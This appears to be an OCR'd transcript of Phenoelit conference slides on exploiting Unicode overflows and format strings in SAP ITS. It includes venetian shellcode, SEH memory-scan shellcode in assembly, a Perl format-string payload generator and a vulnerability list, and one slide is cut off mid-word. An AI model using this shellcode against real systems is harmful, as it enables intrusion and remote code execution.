  - But again, a lot of 0x00 bytes as well

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Format strings in color

- User input:

A	A	A	A	_	%	x

- Wide char by ANSI:

	A		A		A		A		_		%		x


- *printf() call: „“
  - 0x00 byte encountered, end of string
- *wprintf() call: „AAAA_23FEFE23“
  - Format argument is wide char

Return address selection

- Blowing up the heap
  - Doesn‘t always work
  - Is unreliable since it‘s unpredictable
  - Migth blow up other things...
- Finding a JMP/CALL <reg>
  - If a register points to code we can use, all we need is a jump or call to that register
  - Much more reliable
  - Must be addressable in our wide char scenario
  - Very limited number of directly addressable code sections

Return address selection - SEH

- If no register points to data we can influence, a JMP/CALL <reg> doesn‘t help
- Overflowing further, code added structured exception handlers (SEH) might be present
- Upon an exception, the overwritten SEH address is called (code execution)
- Upon execution of (attacker provided) SEH, EBX points to SEH record



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
SEH, again in color

1. Overflow up to SEH address
2. Trigger exception (not hard ☺)
3. Get co
   from
4. Enjoy



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Return to register, but how?

- Usefull JMP/CALL <reg> sequences in wide char addressable locations are **very hard** to find.
- Solution: pure simple brute force
  - Search the entire mapped address space for wide char addressable locations
  - Search from those locations ...
    - Bail if memory access occures
    - Print result if JMP/CALL <reg> is found
    - Recurse if CALL/JMP <imm> is found

→ Find **all** addressable JMP/CALL <reg>

... while at it ...

... put an end to those return address issues

- Also support search for JMP/CALL <reg> in ASCII overflows
- Support automatic handling of forbidden characters such as 0x00
- Support stack-return as well
  - If a pointer to your buffer is further up in stack, adjust stack by n bytes and return
- Support saving the return addresses
- Support diffing of return addresses

→ **Phenoelit OllyUni Plugin for OllyDbg**

OLLYDBG.EXE

Phenoelit

OllyUni finding example

- UNICODE return addresses that are not directly reachable:

```
00420153   57              PUSH EDI
00420154   8D45 E8         LEA EAX,DWORD PTR SS:[EBP-18]
00420157   68 30957100     PUSH LIBRFC32.00719530
0042015C   50              PUSH EAX
0042015D   FFD3            CALL EBX
```

0x00420153 is adressable by the sequence 0x429C in the ANSI table

0x0042015D is not Unicode addressable, but contains CALL EBX

```
Registers (FPU)
EAX 05D1FB5C UNICODE "BB"
ECX 00420153 LIBRFC32.00420153
EDX 77F951B6 ntdll.77F951B6
EBX 05D1FF6C
ESP 05D1FAC4
EBP 05D1FAE4
ESI 05D1FB84
EDI 02AC7BF8
EIP 00420153 LIBRFC32.00420153
```

The shell code dilemma

- Returning in our buffer works now, but look what happend to the shell code ...

```
E8 00000000     CALL 004015C5
5D              POP EBP
64:8B0D 000000 MOV ECX,DWORD PTR FS:[0]
```

```
E8 00000000     CALL 004015C5
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
005D 00         ADD BYTE PTR SS:[EBP],BL
64:008B 000D00 ADD BYTE PTR FS:[EBX+D00],CL
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
0000            ADD BYTE PTR DS:[EAX],AL
```

Solutions

- Injected 0x00 (or other) bytes have to be planned for
  - Create code with the 0x00 bytes being part of it

  →considered hard & not practical
- Create code that uses „padding“ to get rid of the annoying 0x00 bytes
  - Intel architecture helps us with the variable length commands
  - Effectively use every second command for the real work

Stack walk code

- The 0x00 byte padding method can be used for very simple things, if a register points to a ASCII version of our data:

```
50          :push eax
00 6D 00    :add byte ptr [ebp],ch
C3          :ret
```


- Intermix some INC/DEC instructions to adjust the register where required

Venetian Shellcode

- First published as „Creating Arbitrary Shellcode In Unicode Expanded Strings“ by Chris Anley (chris@nextgenss.com)
- Chris dubbed the method „venetian shell code“ due to the fact that the 0x00 gaps are closed like a venetian blind (for Germans: Jalousie).
- Only known public implementation from Dave Aitel in makeunicode2.py
  - Unfortunately it needs a lot of fixing
  - A commercial version is included in CANVAS and might be working better.

Venetian code in color

1. Set one register to the start of your real shell code
2. Pad 3 bytes
3. Modify the 0x00 byte
4. Pad 3 bytes
5. Increase your pointer register
6. Goto 2



Venetian Shellcode [2]

- Using opcodes with 0x00 in them, one can write code to fill the gaps:
  - add byte ptr [EAX],<value>
    with opcode 80 00 ??
    to set values where 0x00 bytes are
  - add byte ptr [EBP],CH
    with opcode 00 6D 00
    to „realign“ after each „real“ instruction
  - xchg EAX,ESP
    with opcode 94
    to get a pointer to the code into EAX

Venetian Shellcode [3]

- Size is a problem. An example code from the original paper:

```
40              :inc eax
00 6D 00        :add byte ptr [ebp],ch
40              :inc eax
00 6D 00        :add byte ptr [ebp],ch
80 00 75        :add byte ptr [eax],75h
6D 00           :add byte ptr [ebp],ch
```

  - This means 14 bytes to set one byte. Although the next one is for free (unmodified original), that‘s a lot of code.
- The shell code string in the above example would be: \x40\x6d\x40\x6d\x80\x75\x6D

Phenoelit

Venetian Shellcode [4]

- The size of the ventian shellcode increases ~10-14 bytes per byte real shell code
  → Real shell code should be as small as possible
- Dave Aitel uses a second stage code, which scans the stack for the final bind shell code
  - Becomes XXL for higher numbers of not usable chars (high bit filter problem)
- The result is a 3 stage code:
  1. UNICODE venetian code that creates second stage
  2. Second stage code that searches for the bind shell
  3. Your well known bind shell code

  → remote root

Venetian shellcode generator

- Instant UNICODE enabled instructions should be preferred, since no reallignment is needed
  - NOP instruction ADD AL,0 = 0400
  - Byte modification instruction
    INC byte ptr DS:[EAX] = FE00
  - MOV instruction (needs realignment)
    MOV byte ptr DS:[EAX],<val> = C600xx
- Placing the second stage code multiples of 265 after the venetian code decreases size further
  - Adding to EAX is only possible for byte 2 and 4 due to „ADD EAX,11002200“ being 05 00 22 00 11
  - Numbers <256 can only be added to EAX using INC, which means 4 bytes (INC+padding) per one step

Second stage code

- Only searching on stack is unreliable
  - Most often, a totally unrelated injection vector transports the third stage shell code
- Using the SEH, the full 4GB memory space can be scanned for the third stage code

1. start at 0x00000000
2. Install SEH (5)
3. Loop-scan for your code
   - If found goto 4
   - If exception, SEH is triggered
4. Execute third stage
5. [SEH] increase counter
6. [SEH] goto 3

Second stage code [2]

```
 call near .getdelta
.getdelta:
   pop  ebp
   mov  ebx,ebp
   add  ebx,.seh
   sub  ebx,0x5

   mov  edi,SEARCHFROM
.outsearch:
   pusha
   push ebx
   push dword [fs:0]
   mov  [fs:0],esp
   mov  esi,edi
.search:
   cmp  dword [esi],SEARCHPATTERN
   jz   .RunThird
   inc  esi
   jmp  short .search
.RunThird:
   inc  esi
   inc  esi
   inc  esi
   inc  esi
   jmp  esi

.seh
   mov  dword esp,[esp+8]
   pop  dword [fs:0]
   add  esp,0x4
   popa
   add  edi,0x00001000
   and  edi,0xFFFFF000
   jmp  .outsearch
```

Phenoelit „vense“ generator

- Release of a working UNICODE shell code generator in 379 lines of Perl
- ~16%-20% smaller venetian code than Dave‘s makeunicode2.py
- Handling of forbidden or unreliable characters (ANSI code page)
- Second stage shell code for full memory search of third stage code

Putting it all to use ...

Phenoelit

Missbrauch
Nutzbar
Misuse will be
rewarded


SAP Internet Transaction Server

- Three tier architecture to Internet-enable SAP R/3
  - WGate plugin for web server (IIS ISAPI, NES Plugin or CGI)
  - AGate service, communicating between WGate and R/3 – acting as middleware[buzzword]
- (relatively) easy to install, runs on Windows NT/2000 or Linux
- Directly connected to the existing SAP R/3

SAP ITS Security Guide

This installation type is appropriate for production sytems where additional security is desirable. In this case, you can install a second firewall between WGate and AGate, as shown below. For even greater security, you could also place a firewall between AGate and R/3.

Increased ITS Security



SAP ITS Installation Guide

Vulnerabilities in ITS

- WGate
  - Format string vulnerability in logging for higher „trace level“ (SAPisch for log level)
- AGate (directly exploitable through WGate)
  - Buffer overflow in ~command parameter
  - Buffer overflow in ~runtimemode parameter
  - Buffer overflow in ~session parameter
  - Buffer overflow in HTTP Content-Type field (ASCII)
- Info leak in AGate
  - ~command=AgateInstallCheck gives all installed DLLs, their path and exact version ☺

Break for administrative stuff

- Fix information for the listed vulnerabilities
  - SAP Notes component BC-FES-ITS
  - Notes 678526, 678523, 569011
  - We have *no idea* what that means, so don‘t ask us what‘s 0day and what‘s FFday
- SAP Advisories and Patches require
  - Registration
  - Customer-, Partner- or Installation number
- Apparently, all is well in ITS 6.20 PL7, 6.10 PL30 and 4.6 PL463

Missbrauch
Nutzbar
Misuse will be rewarded

Techniques used

- AGate ~runtimemode overflow
  - SEH based return to UNICODE addressable CALL EBX
  - Phenoelit Venetian code
  - Second stage SEH memory scan code
  - Halvar‘s TCP backconnect
- AGate ~command overflow
  - Direct return to UNICODE addressable CALL
  - Dave‘s Venetian code
  - Halvar‘s TCP backconnect
- AGate Content-Type overflow is boring ASCII, but makes good use of the Ret-Addr diffing

Techniques used [2]

- WGate format string (not UNICODE)
  - Format string generator for shell codes:

```
for ($i=0; $i<length($sc); $i++) {
 $char = substr($sc,$i,1);
 $delta = (0x100 | ord($char)) –
             ($initial & 0xFF);
 $format .= sprintf("%%%uu%%n",$delta);
 $initial = ord($char);
}
```

  - All you need to know is the number of bytes written *before* your format string is hit
  - Result: %361u%n%24u%n%256u%n%256u%n%256u%n%351u%n%240u%n%256u%n%256u%n...

Another note regarding SAP

- We had the hope that ITS is an exception...
- mySAP.com artitecture vulnerabilities:
  - Buffer overflow while handling HTTP Host tag in Message Server
  - Buffer overflow while handling HTTP Host tag in Web Dispatcher
  - Buffer overflow while handling HTTP Host tag in Application Server
- No details, since it‘s not fixed yet
  (or we don‘t know – remember, the login thing...)

Summary

- UNICODE overflows are exploitable – pretty much like everything else
- You can use your CPU power for reliable return address search instead of looking for little green people on mars.
- And still: Just because a platform is obscure, it does not mean it‘s not going to be exploited one day or another.
- Get all the stuff at http://www.phenoelit.de/whatSAP/

Dresden Hbf, 31 Juli 2000
photo: tobias b köhler